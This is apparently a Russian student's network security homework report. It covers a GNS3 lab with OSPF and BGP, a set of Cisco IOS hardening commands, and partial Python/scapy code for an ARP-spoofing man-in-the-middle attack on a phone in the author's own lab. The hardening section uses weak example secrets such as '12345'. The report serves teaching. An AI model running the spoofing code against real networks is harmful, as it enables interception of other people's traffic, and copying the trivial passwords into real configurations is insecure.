**#tinkoff fintech**

homework #3

**NETWORK**   
SECURITY

**03.03.2019**


# Задачи: #TASK1


1. **Скачать и установить GNS3**
2. **Скачать образы ОС Cisco IOS**
3. **Развернуть сетевую лабораторию из 3 роутеров**
4. **Между R1 и R2 настроить протокол динамической маршрутизации OSPF**
5. **Между R2 и R3 настроить протокол динамической маршрутизации BGP**
6. **R2 настроить согласно Cisco IOS Hardening Guide**
7. **В отчёте описать проделанные изменения, настройки и на что они влияют.**

GNS3

Установил GNS3 на linux систему (arch linux).

Роутеры циско с7200, 3 штуки.





Кратко что делал чтобы организовать коннект между сетями OSPF & BGP.

Есть три роутера. Запускаем их все (команда start).

Начнем конфигурацию с роутера R1.

Примерно так:

## enable;

## Conf t


## Int <int name>

## Ip add <address> <mask>


## Int loop

## Ip add <loopback address>

## No shut - включаем интерфейс

****

**Со вторый роутером для интерфейса F0/0 проделываем сходные операциию**

****

**OSPF конфигруруется таким образом:**

## R1(config)#router ospf 1

## R1(config-router)#router-id 1.1.1.1


## R1(config-router)#network 0.0.0.0 255.255.255.255 area 0


## R1(config-router)#end

**"network 0.0.0.0 255.255.255.255 area 0" это чтобы сделать доступным оспф на всех интерфейсах в ospf area.**

**Для R2 настройки идентичные.**

**sh ip ospf neigh - видим соседские отношения между двумя роутрами :)**


****


****

**Айпи роут на первом выводит нам инфу. В частности код O говорит про настроенный OSPF.**

**Теперь настроим BGP между роутерами Р2 и Р3.**


**Лупбэки сконфим вот так:**


****

****


**А сам BGP конфиг будет к примеру таким:**

**Две AS 42 & 69.**

****


****

**Sh ip bgp summary.**



## 

## Show ip route



B code - BGP.

Осталось перераспределить маршруты между сетями OSPF & BGP.

Команда для роутера 2 будет такой:


## Conf t

## Router bgp 42 (имя нашей АС)


## Redistribute ospf 1

Чтобы убедиться что все ОК.

## Sh ip bgp



Пингуем роутеры:




Пинги проходят.

Сохраняем конфиги на роутера с помощью wr

Write на всех роутерах.

BGP & OSPF настроены.



HARDENING GUIDE

Первым делом введем команду

# enable secret <pass here>

Для установки привилегированного доступа. В отличии от enable password - испольузется более сильный алгоритм шифрования.

# service password-encryption

Команда service password-encryption дает программному обеспечению IOS указание зашифровать пароли, секреты CHAP и другие, аналогичные данные, которые хранятся в файле конфигурации.

# Login Password Retry Lockout

Ограничим максимальное количество неправильно введенных попыток логин-пароль

aaa new-model

aaa local authentication attempts max-fail 5

aaa authentication login default local

username local secret 12345

# No Service Password-Recovery

Для запрета восстановления пароля по несекьюрному tty подключению и сброса пароля.

(к сожалению текущая версия c7200 не поддерживает эту настройку)

Следующие настройки направлены на отключения малых служб если они не используются) так так они в основном используется в незаконных целей.

# Service tcp/udp-small-servers

# No ip finger

Фингер отключаем потому что это служба позволяет узнать, какие пользователи в настоящее время зарегистрировались на сетевом устройстве. И эти данные могут быть доступны хакеру.

# No ip bootp server

# Ip dhcp bootp ignore

Отключаем бутстрап протокол. (DHCP server при этом будет работать).

# No service dhcp

Если нету необходимости в DHCP server’e то отключим и его.

# No ip domain-lookup

Отключаем dns server, (так как через эту службу хакеры проводят разведку)

# No service pad

Служба ПАД используется для Х.25 сетей. Если нет необходимости, можно отключить.

# No ip http/s server

Отключим возможность сконфигурировать роутер по веб серверу.


# 

# No service config

Если циско роутеры не получают конфигруацию по сети во время загрузки то эта служба должна быть отключена.

# No cdp run

Протокол обнаружения Cisco (CDP) используется для некоторых функций управления сетью (информация может послужить хакерам для планирования атаки на роутер).



# line con 0

# exec-timeout 3

# line vty 0 4

# exec-timeout 3

По умолчанию таймаут 10 минут - мы уменьшаем до 3-х минут.

# 

# service tcp-keepalives-in

# service tcp-keepalives-out

Чтобы поддерживать соединяния для входящих и исходящих соединений, используем эти команды. Также, благодарям им избавляемся от half-opened (полуоткрытых) и от orphaned соединений.

# ntp disable -> или пример секьюрного конфига

(config)#ntp authenticate

(config)#ntp authentication-key 5 md5 ciscotime

(config)#ntp trusted-key 5

(config)#ntp server 172.16.1.5 key 5

Server:

(config)#ntp authenticate

(config)#ntp authentication-key 5 md5 ciscotime

(config)#ntp trusted-key 5

# Ip ospf authentiacation key

Router(config)#int f0/0

Router(config-if)#ip ospf authentication-key 7 12345

# Борьба со спуфингом при помощи списков доступа

**access-list number deny icmp any any redirect**

**access-list number deny ip 127.0.0.0 0.255.255.255 any**

**access-list number deny ip 224.0.0.0 31.255.255.255 any**

**access-list number deny ip host 0.0.0.0 any**

Антиспуфинговый список доступа должен отфильтровывать все перенаправления ICMP, независимо от адресов отправителя или назначения.

Четвертая команда позволяет установить фильтрацию пакетов, поступающих от множественных BOOTP/DHCP-клиентов.

# Целостность пути

**no ip source-route**

никогда не будет пересылать IP-пакет, который содержит параметр маршрутизации по источнику

Для контроля и наблюдения необходимо вести записи в журнале логирования. Для этого есть служба logging

Logging host <ip> - логируем хост.

# Logging trap 6

# Logging buffered 6

От 0 до 6 - степень логирования

# No logging console

# No logging monitor

Отключает логирование консоли

# ip route 0.0.0.0 0.0.0.0 null 0 244

быстрый сброс пакетов, имеющих недействительный конечный адрес.

!

TASK #2

ARP-SPOOFING with scapy, pythons and google ;)

ARP-spoofing — разновидность сетевой атаки типа MITM применяемая в сетях с использованием протокола ARP. В основном применяется в сетях Ethernet.

Атака возможна в связи с отсутствием каких-либо защитных механизмом во время обновления арп кэша. Новые записи IP to MAC просто перезаписывают кэш. Воспользуемся скапи с питоном для написания скрипта.

Информация о сети:

192.168.43.1 - роутер

192.168.43.145 - атакующий компьютер

192.168.43.59 - атакуемый телефон

Сначала напишем простую функцию для определния MAC адреса.

def get\_mac(ip):

arp\_request = ARP(pdst=ip)

broadcast = Ether(dst="ff:ff:ff:ff:ff:ff")

arp\_request\_broadcast = broadcast/arp\_request

answered\_list = srp(arp\_request\_broadcast, timeout=1, verbose=False)[0]

return answered\_list[0][1].hwsrc

mac = get\_mac("192.168.43.1")

print(mac)

Также нам понадобятся:

**def** spoof(target\_ip, spoof\_ip):

packet = ARP(op=2, pdst=target\_ip, hwdst=target\_mac, psrc=spoof\_ip)

send(packet)

# Собственно для спуфинга (подмены)

**def** restore(dest\_ip, source\_ip):

packet = ARP(op=2, pdst=dest\_ip, hwdst=dest\_mac, psrc=source\_ip, hwsrc=source\_mac)

send(packet)

# Для восстановления кэша после атаки

**def** get\_arguments():

parser = argparse.ArgumentParser()

parser.add\_argument(**"-t"**, **"--target"**, dest=**"target"**,

help=**"Target IP"**)

parser.add\_argument(**"-g"**, **"--gateway"**, dest=**"gateway"**,


help=**"Gateway IP"**)

options = parser.parse\_args()

**return** options


# Для парсинга аргументов

В общем видвидее это выглядит вот так:

